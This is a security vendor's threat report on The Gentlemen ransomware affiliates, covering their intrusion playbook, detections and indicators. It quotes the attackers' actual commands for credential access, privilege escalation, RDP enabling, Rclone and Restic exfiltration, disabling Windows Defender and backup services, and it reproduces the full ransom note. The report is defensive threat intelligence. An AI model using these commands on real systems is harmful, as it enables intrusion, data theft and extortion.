

Ungentlemanly behavior: Insights into a ransomware operation

 sophos.com/en-us/blog/ungentlemanly-behavior-insights-into-a-ransomware-operation

September 1, 2026

Analysis of 15 intrusions revealed tradecraft used by GOLD SHERWOOD affiliates



Counter Threat Unit™ (CTU) researchers identified a consistent post-exploitation playbook used in The Gentlemen ransomware-as-a-service (RaaS) scheme, operated by a threat group that CTU™ researchers track as [GOLD SHERWOOD](#). Rapid privilege escalation, adaptive tool usage, and aggressive defense evasion enable ransomware deployment soon after initial access, sometimes within 24 hours of the first identified post-compromise activity. The affiliates leverage legitimate tools and compromised credentials to evade detection and accelerate impact. Organizations should prioritize hardening remote access services, enforcing multi-factor authentication (MFA), monitoring administrative activity, and detecting anomalous use of data exfiltration tools and staging directories.

Analysis

GOLD SHERWOOD began operating The Gentlemen RaaS scheme in mid-2025 as a double-extortion model, in which affiliates steal data to hold for ransom before encrypting files. Victim names were first posted to a dedicated leak site in September 2025. That same month, an advertisement recruiting affiliates for a generous 90/10 ransom percentage split appeared on the RAMP underground forum. Fewer than 20 victim names were posted each month throughout the remainder of 2025, but the average rose to over 75 at the beginning of 2026 (see Figure 1). This shift suggests that the number of active affiliates increased during this period. By the end of July 2026, a total of 683 victim names had been added to the leak site. July alone accounted for 169 of these victims, making it the most active leak site that month.




Figure 1: Number of victims listed on The Gentlemen leak site each month from September 2025 through July 2026

The Gentlemen RaaS victimology is typical of an opportunistic cybercriminal enterprise. The named victims represent a wide variety of sectors (see Figure 2), suggesting that affiliates compromise organizations purely based on available access.




Figure 2: Proportion of listed The Gentlemen ransomware victims by sector

In line with the surge in published victims at the beginning of 2026, Sophos analysts observed the first attempted deployment of The Gentlemen ransomware against a Sophos customer. CTU analysis of 15 separate incidents provided insight into the tactics, techniques, and procedures (TTPs) used in The Gentlemen ransomware network intrusions.

Initial access

Multiple third-party reports suggest that The Gentlemen affiliates rely on exploiting vulnerabilities in firewalls and abusing VPN services credentials to gain access to victims' environments. For example, in March, Group-IB [described](#) how affiliates conducted reconnaissance to identify internet-exposed FortiGate firewall management interfaces vulnerable to CVE-2024-55591. In May, leaked [Rocket chat logs](#) showed the group testing stolen credentials against a range of VPN services. CTU researchers identified artifacts in multiple intrusions that suggested Fortinet endpoints might have been exploited for initial access, but confirmation was not possible from the available telemetry.

In a February incident, a threat actor obtained initial access to a victim's environment by using compromised user credentials to authenticate to a Fortinet SSL VPN service. The connection originated from an external IP address geolocated to the Netherlands and resulted in the assignment of an internal VPN address. The absence of MFA enabled the actor to gain access via the stolen or brute-forced credentials. In the hour immediately following access, the threat actor established multiple VPN sessions from different foreign IP addresses, indicating early-stage operational redundancy and access validation.

Lateral movement

In the February incident, the attacker began lateral movement via Remote Desktop Protocol (RDP), authenticating in rapid succession to multiple internal systems using valid domain credentials. These systems included a file server and domain controllers. The threat actor maintained persistent access through repeated VPN logins and leveraged legitimate credentials to continue lateral movement.

Tool staging and execution

In multiple incidents analyzed by CTU researchers, the attackers staged tools in the C:\PerfLogs directory. This legitimate Windows system directory typically contains performance monitoring logs. It is not commonly scrutinized by security controls or administrators, making it an effective hiding place for malicious binaries. The staged files included data exfiltration and backup tools, endpoint detection and response (EDR) killers and their vulnerable drivers, and discovery tools.

Discovery, credential access, and privilege escalation

In multiple observed intrusions, the threat actors used Advanced IP Scanner to enumerate the network. In one incident, SoftPerfect Network Scanner was executed multiple times across numerous servers in preparation for lateral movement and data exfiltration. Its use suggests that the threat actor had knowledge of organizational backup infrastructure and critical data repositories.

In preparation for credential harvesting, threat actors retrieved the Local Security Authority Subsystem Service (LSASS) process identifier (PID) via the following command:

```
tasklist /v /fo csv | findstr /i "lsass"
```

The PID can then be targeted by credential dumping tools such as Mimikatz. Although these tools did not appear in Sophos telemetry, third-party [research](#) confirms the use of Mimikatz to harvest credentials in a The Gentlemen ransomware compromise.

For privilege escalation, attackers directly manipulate local and domain group memberships via native Windows administrative utilities (see Table 1).

Command	Purpose
net1 localgroup administrators itadmin /add	Add attacker-controlled accounts to the local Administrators group
net group "domain admins" ldap /add /domain	Escalate privileges to the domain administrator level
net user administrator qwertyu1 /domain	Reset credentials for high-value accounts

Table 1: Commands used for privilege escalation

In one incident, the threat actor changed the password for two administrator-level accounts. This change secured access for the attacker and restricted attempts that network defenders might make to remediate the intrusion.

Persistence

CTU researchers observed attackers leveraging a variety of methods to maintain persistence after achieving network access. In one incident, the threat actor used a compromised administrator account to install a Cloudflared agent as a Windows service. The service was configured to execute the cloudflared.exe tunnel via a valid authentication token. This action provided the attacker with a covert and resilient remote access channel independent of the VPN connection that was initially abused for access.

In another incident, the threat actor used the Datto RMM tool. However, available telemetry did not make it clear how this tool facilitated the attack. It was only deployed to one compromised device, and no other malicious activity was observed on that device.

In at least four incidents, the attacker sought to establish persistent access via RDP, first by modifying the registry to enable the protocol at the system level:

```
reg add HKLM\System\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /d 0 /f
```

They then created a firewall rule to open the RDP port (3389) and allow external access:

```
netsh advfirewall firewall add rule name="Remote Desktop" dir=in action=allow protocol=tcp localport=3389
```

These actions ensured that the attacker retained interactive access to the compromised systems, even if prior configurations or defensive actions had disabled remote connectivity.

Exfiltration

CTU analysis revealed multiple data exfiltration methods in The Gentlemen ransomware incidents. While MEGAsync and FileZilla occasionally appeared on victims’ systems, Rclone was clearly the preferred exfiltration tool as it was observed in five of the incidents.

When using Rclone, the attackers incorporated command-line parameters to limit the scope of exfiltration, likely to reduce data volume and noise. In each incident, attempts were made to exfiltrate data to specific remote locations named after the victim. Table 2 lists observed Rclone commands.

Command	Description
rclone copy s:\ wasabi1:<remote location> --transfers 8 --max-age 4y --include-from filter.txt -p	Uses high-speed transfers (eight files in parallel)
	Transfers file types specified in a text file
	Transfers files no older than four years

Command	Description
<code>rclone copy E:\ <remote location> --transfers 8 --max-age 5y --include-from filter.txt -P</code>	Uses high-speed transfers (eight files in parallel) Transfers file types specified in a text file Transfers files no older than five years
<code>rclone copy z:\ :<remote location> --include-from filter.txt -p</code>	Transfers file types specified in a text file
<code>rclone copy ... remote:<remote location>/ -q --ignore-existing</code>	Transfers files that are not already present on the remote server Runs in quiet mode
<code>rclone copy --filter-from filter-file.txt "\\10[.]0[.]0[.]221\D\$" remote: <remote location>/ -q --ignore-existing --auto-confirm --multi-thread-streams 8 --transfers 8 --max-age 8y --progress</code>	Uses multi-threaded (eight threads), high-speed transfers (eight files in parallel) Transfers files held in a specific network share Transfers file types specified in a text file Transfers files that are not already present on the remote server Suppresses prompts Transfers files no older than eight years

Table 2: Rclone commands used for data exfiltration

CTU analysis of tool usage within a single intrusion revealed a sequential and adaptive data exfiltration strategy rather than a fixed workflow. The attacker employed the following Rclone command early in the intrusion to exfiltrate data from a mapped network drive (z:), indicating an attempt to quickly extract data with minimal setup. They then copied the data to a remote storage endpoint.

```
rclone copy z:\ <remote location> --include-from filter.txt -p
```

Approximately 25 minutes later, the attacker pivoted to using the Restic backup utility, beginning with repeated repository initialization attempts:

```
restic init
```

These attempts were followed by inspection of an existing configuration file:

```
notepad.exe c:\perflogs\restic-config.bat
```

Subsequently, the threat actor performed iterative backup operations with varying parameters:

```
restic backup z:\ --include-file=filter.txt  
restic backup z:\ --exclude="*.exe" ...
```

The sequence demonstrates clear interactive behavior, with the attacker refining inclusion and exclusion criteria to optimize data collection. This process suggests that Restic was either discovered on the host or deliberately introduced as an alternative mechanism for structured data staging.

Finally, the attacker employed an additional tool (MinIO Client (mc)) to copy data to object storage:

```
mc cp --recursive z:\ wasabi/...
```

The transition from Rclone to Restic and then mc indicates an adaptive approach to exfiltration. This progression was likely influenced by environmental constraints such as data volume or transfer performance.

Defense evasion

The Gentlemen affiliates conduct defense evasion in two key ways. They attempt to kill processes to disable antivirus (AV) and endpoint detection and response (EDR) solutions that might prevent ransomware deployment. They also destroy backups and logs to hinder recovery.

EDR killing

In a June 2026 [report](#), ESET described how the RaaS operators provide The Gentlemen affiliates with a suite of custom and publicly available EDR-killing tools that abuse vulnerable drivers via the BYOVD (Bring Your Own Vulnerable Driver) technique. CTU researchers observed a combination of these tools across intrusions (see Table 3). In one incident, an attacker deployed three different variants of the custom toolset that ESET calls GentleKiller in an attempt to disable the EDR solution.

Variant	Filenames	Number of incidents
GentleKiller - Watchdog	bitd1.exe, bitd2.exe, bitdclear.exe, bitdlight.exe, y7d0.exe	6
GentleKiller - Javelin	eaanticheat1.exe, eaanticheat2.exe, eaanticheatclear.exe, eaanticheatlight.exe, EASOLO1.exe, EASolo1Light.exe, EASOLO2.exe, EASOLO2clear.exe	6
GentleKiller - G11	g111.exe	1
GentleKiller - FACEIT Anti-Cheat	FacelTClear.exe	1
Havoc	acronis.exe, hwaudkiller.exe, sophos.exe, Sophos2.exe, Sophos3.exe	2

Variant	Filenames	Number of incidents
Xkpsm-Killer	x.exe	2

Table 3: EDR killers observed in The Gentlemen ransomware operations

The open-source Xkpsm-Killer tool has not previously been observed in The Gentlemen ransomware compromises. The attacker downloaded a vulnerable driver (xkpsm.sys) before leveraging an executable (x.exe) to target Sophos EDR endpoint processes. Existing countermeasures detected these attempts.

In addition, multiple intrusions involved PowerShell to enforce monitoring exclusions for Windows Defender. For example, the following command excluded an entire directory (the C: drive) from scanning, effectively disabling real-time protection for all files:

```
powershell -command "Add-MpPreference -ExclusionPath C:\ -Force"
```

Another command ignored processes related to the ransomware executable itself:

```
powershell -command "add-mpreference -exclusionprocess" c:\x\g_<file extension>_windows_amd64.exe -force
```

A threat actor in another compromise took a different approach, disabling Windows Defender by setting a Windows policy registry value:

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1
```

The attacker then executed a batch script from a domain controller share, likely to deploy vulnerable signed drivers to terminate security processes at the kernel level. The use of a Netlogon-hosted script ensured consistent execution across multiple hosts:

```
cmd.exe /c "\\NETLOGON\avkill.bat"
```

Backup tampering and evidence destruction

In parallel with disabling AV and EDR solutions, threat actors use service configuration commands to disable backup and recovery services so victims cannot restore encrypted systems. CTU researchers observed over 200 variations of this command across the incidents, including the following. The commands targeted a wide range of backup and replication services.

- sc config VeeamBackupSvc start= disabled
- sc config SQLWriter start= disabled
- sc config BackupExecAgent start= disabled

By disabling these services, the attacker ensures that backup agents cannot initiate recovery processes, and enterprise backup platforms are rendered ineffective. This step consistently occurred immediately prior to ransomware deployment.

In one incident, the attacker also deleted the Application, System, and Security logs on multiple hosts, a deliberate anti-forensic measure to remove evidence of malicious activity. These logs contain critical records of system activity, including authentication events, service execution, privilege escalation, and process creation. By

clearing them, an attacker can eliminate visibility into key stages of an intrusion, including initial access, lateral movement, and persistence establishment. This tactic is commonly observed in ransomware operations. It both hinders incident response and reduces the likelihood of retrospective detection.

Execution and impact

GOLD SHERWOOD provides custom ransomware to affiliates. Although there are Windows, Linux, and ESXi-compatible versions of the ransomware, CTU researchers only observed the Windows variant deployed in the analyzed incidents. The ESXi-compatible variant was downloaded in one incident, but there was no evidence in telemetry to suggest it was deployed on the network.

In the observed intrusions, threat actors used different techniques to deploy ransomware locally on single hosts, to network shares, or network wide. The attackers executed Go-based locker binaries that have filenames matching the following formats:

- `locker_<file extension string>_windows_amd64.exe`
- `G_<file extension string>_windows_amd64.exe`
- `decryptor.exe`

These binaries are executed with command-line parameters that dictate how they should behave:

- `--password` (encryption key)
- `--superfast`, `--ultrafast` (speed flags)
- `--keep` (preserve original extensions)
- `--path` (for targeting remote systems via UNC paths (e.g., `\\<IP address>c$\users, \\<IP address>d$`))

Deployment mechanisms include direct local execution from staging directories (e.g., `C:\PerfLogs\`, `C:\Users\<username>\Documents\AVAST2\`), lateral movement via PsExec, and domain-wide distribution through NETLOGON shares (e.g., `\\<compromised organization>.local\NETLOGON\decryptor.exe`).

When the ransomware is executed, files are encrypted and assigned a six-character extension that is often included in the ransomware binary name. Ransom notes named README-GENTLEMEN.txt are dropped across all affected directories (see Figure 3).

```
[Victim ID]

Gentlemen, your network has been encrypted.

1. Any modification of encrypted files will make recovery impossible.
2. Only our unique decryption key and software can restore your files.
   Brute-force, RAM dumps, third-party recovery tools are useless.
   It's a fundamental mathematical reality. Only we can decrypt your data.
3. Law enforcement, authorities, and "data recovery" companies will NOT help you.
   They will only waste your time, take your money, and block you from recovering your files – your business will be lost.
4. Any attempt to restore systems, or refusal to negotiate, may lead to irreversible wipe of all data and your network.
5. We have exfiltrated all your confidential and business data (including NAS, clouds, etc).
   If you do not contact us, it will be published on our leak site and distributed to major hack forums and social networks.
   In addition, it will be reported to the relevant data protection authorities and regulators.
   This may result in official investigations, significant fines, and reputational damage for your company.
6. We guarantee 100% file recovery to their original state, bit by bit.
   To demonstrate the quality of our work, you can provide three sample files, and we will restore them free of charge.

TOX CONTACT – RECOVER YOUR FILES
Contact us (add via TOX ID): 98C132E2B20B531BE6604397D97040C1E9EB42FCE12EDF119BCE8B4031CA5C70DAF5E65FA3C3
Download Tox messenger: https://tox.chat/download.html
Contact us (add via Session ID): 05809b2da1d5b1a302f48b5767fd1843d54f3c516f9ab0eb26b544ffa73340292e
Download Session https://getsession.org

CONTACT TO PREVENT DATA LEAK (7 DAYS BEFORE YOUR COMPANY DATA WILL BE PUBLISHED IN OUR BLOG, WITH 239 HOURS REVEAL TIMER)
Check our blog: http://tezwse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad.onion/
Download Tor browser: https://www.torproject.org/download/
Follow us on X: https://x.com/

Any other means of communication are fake and may be set up by third parties.
Only use the methods listed in this note or on the specified website.
After adding (us) in Tox or Session, please wait for your request to be processed and stay online.
If you do not receive a reply within 36 hours, create another account and contact us again.
In your first message in chat, immediately provide your ID from the note and the name of your organization.
Assign one person as contact responsible for all negotiations. Do not create multiple chats.
```

Figure 3: The Gentlemen ransom note sample (README-GENTLEMEN.txt)

Although exact dwell times (the time between initial access and ransomware deployment) cannot be determined in all incidents, some The Gentlemen affiliates act quickly. The median time between the first observed post-compromise activity and ransomware deployment was approximately two days. The shortest dwell time was less than 24 hours.

Conclusion

The Gentlemen ransomware intrusions analyzed by CTU researchers demonstrate a repeatable affiliate playbook that combines opportunistic initial access, rapid privilege escalation, legitimate remote access mechanisms, tool staging in trusted system paths, targeted data exfiltration, aggressive defense evasion, backup disruption, and ransomware deployment. Affiliates are operationally flexible: they use native Windows utilities, commercial and open-source tools, BYOVD-based EDR killers, and backup service tampering to adapt to victims' environments and maximize impact before encryption. Aside from the EDR killers and ransomware binaries, CTU researchers did not detect any malware use in the intrusions.

Organizations can reduce exposure to this tradecraft by enforcing MFA for VPN and remote access services, promptly patching internet-facing firewalls and VPN appliances, restricting and monitoring administrative group changes, limiting RDP exposure, and alerting on suspicious registry, firewall, and Windows Defender exclusion changes. Organizations should also monitor unusual execution from C:\PerfLogs and similar staging directories; detect use of exfiltration tools such as Rclone, Restic, FileZilla, MEGAsync, and MinIO Client; protect backup platforms from unauthorized service changes; and investigate attempts to disable security tools, clear logs, or deploy vulnerable drivers.

Countermeasures and indicators

The following Sophos countermeasures relate to this threat:

- ATK/KillAV-ENI
- ATK/KillAV-HID
- ATK/KillAV-HWA
- ATK/KillAV-NC
- ATK/KillAV-SKY
- ATK/KillAV-SKZ
- ATK/KillAV-SOP
- Creds_4i
- CXrep/MalGo-B
- Evade_40g
- Evade_66a
- Prevent_2a
- Troj/ABYSSW-B
- Troj/HCrypt-E
- W32/Neshta-D

The threat indicators in Table 4 can be used to detect activity related to this threat.

Indicator	Type	Context
622b2ca08552535bc142cb815ff9ec16	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe)
f0bc50d2d2838c5294e21cd9bce2f09bf581e508	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe)
a348f5fa048a09188bd706fd3d4efca978990caf3355ecfee501c9f1e19c0efd	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe)
4741a4976c6abfb3c80c170104518b6e	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe)

Indicator	Type	Context
be8c52474ab79a52af31e3cb2f71638299a0de1d	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe)
ddba5b4e7a7ada77d56477e9d41c008f93e81d9a33ed09e77cb2af624fa694fe	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe)
738df7ae0097f6bef93d65be5d4a2a26	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe, hwaudkiller.exe)
c96baab9b7e7ef661921d44d7900f165c794ed25	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe, hwaudkiller.exe)
1a9291ec869155336bf185d221d655d11c77a55ea0c8ecc0274202f74a90fcd1	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (acronis.exe, hwaudkiller.exe)
d8691ef15eea27cfefafeeb485286080	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (y7D0.exe)
8bca55b3c9bfdbf68c9b6c72a7b1bf1dd6d5e3b2	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (y7D0.exe)

Indicator	Type	Context
3c71537b64487bbf4d1793f72c75d332650d09a77b71e4d884ff15c266a847f6	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (y7D0.exe)
b23b653541bd95bdc4da07a0b07b57bf	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (sophos.exe)
f0537cbb773ae12100b36731e7c39f5a9d852b14	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (sophos.exe)
50f2cdf16f05da9253fa2d6eb60d5a42da14c02c551c0874c9e953d4119da69c	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (sophos.exe)
bf7a2fb7f7256809dc690213b85f747cef8db7b909caf9783cac181912fb6207	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (sophos2.exe)
761ce72420edf5e5531cdbcad0e93397d7520cdead825886ca7f75cef76031720	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (sophos3.exe)
002417da707b93bf5ce3cb26d28005f6	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (g111.exe)

Indicator	Type	Context
8732c1ff565828a0bdef514b5dc0dfea40c1d1f2	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (g111.exe)
81053c2c3be8b7dbf7d5087dba05c940b3ee4fd95524272651c816b72c5a9443	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (g111.exe)
7a37acb031cddaa39ad20db0961baa5423ec53f318c49c9275c982507da76d6a	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (FacelTClear.exe)
bc4a8d7bbbeb941265dfc954539326c0	MD5 hash	EDR killer used in The Gentlemen ransomware compromises (eaanticheat2.exe)
b7cea81e6de895d01d01d20bd6dcfd347940b57f	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (eaanticheat2.exe)
3a31ec3bf9b7eac6593a723145381f5d0f4ede076c4c8818d949a08f5596ff76	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (eaanticheat2.exe)
68031d549de399a44bb00614b910106baccef5996623b2f1102352a52a5bb444	SHA256 hash	EDR killer used in The Gentlemen ransomware compromises (EAAntiCheatClear.exe)

Indicator	Type	Context
058c3ff21e79770e4a60937c27b1ede227709248	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (EASOLO1.exe)
9c0b05eb75f971cc25ee979e49b227b86b19e833	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (EASolo1Light.exe)
a438ba2122a814320f47a056f04122f81c2ae6c5	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (EASOLO2.exe)
a8ba89e67297642dcc1ae77433ab84e1f27d1792	SHA1 hash	EDR killer used in The Gentlemen ransomware compromises (EASOLO2clear.exe)
8ea97d01cbf459b94d134d05c54cd33e	MD5 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (nogbc.sys)
5c9bf6b7e4c7dc9b9227ce86e2d271d624c35147	SHA1 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (nogbc.sys)
0be8f415a485b11747bcfd71c9cd9781e090354728f076791ed6845b69ed78fb	SHA256 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (nogbc.sys)

Indicator	Type	Context
07e9f0b8627a95960e79e930fb099e84	MD5 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (G11.sys)
56bee9df5833a637f5c54d5911df98b0812fe643	SHA1 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (G11.sys)
2d91a78e739891c9854c254f5b2a6b84c0e167dfa253466cbccd2cdd1c20145d	SHA256 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (G11.sys)
ccdde8091d63eaafbe30d9f0482afd245abc10ab16e21ae9254e51e42cb80ae8	SHA256 hash	Vulnerable driver used by EDR killer in The Gentlemen ransomware compromises (dmx.sys)

Table 4: Indicators for this threat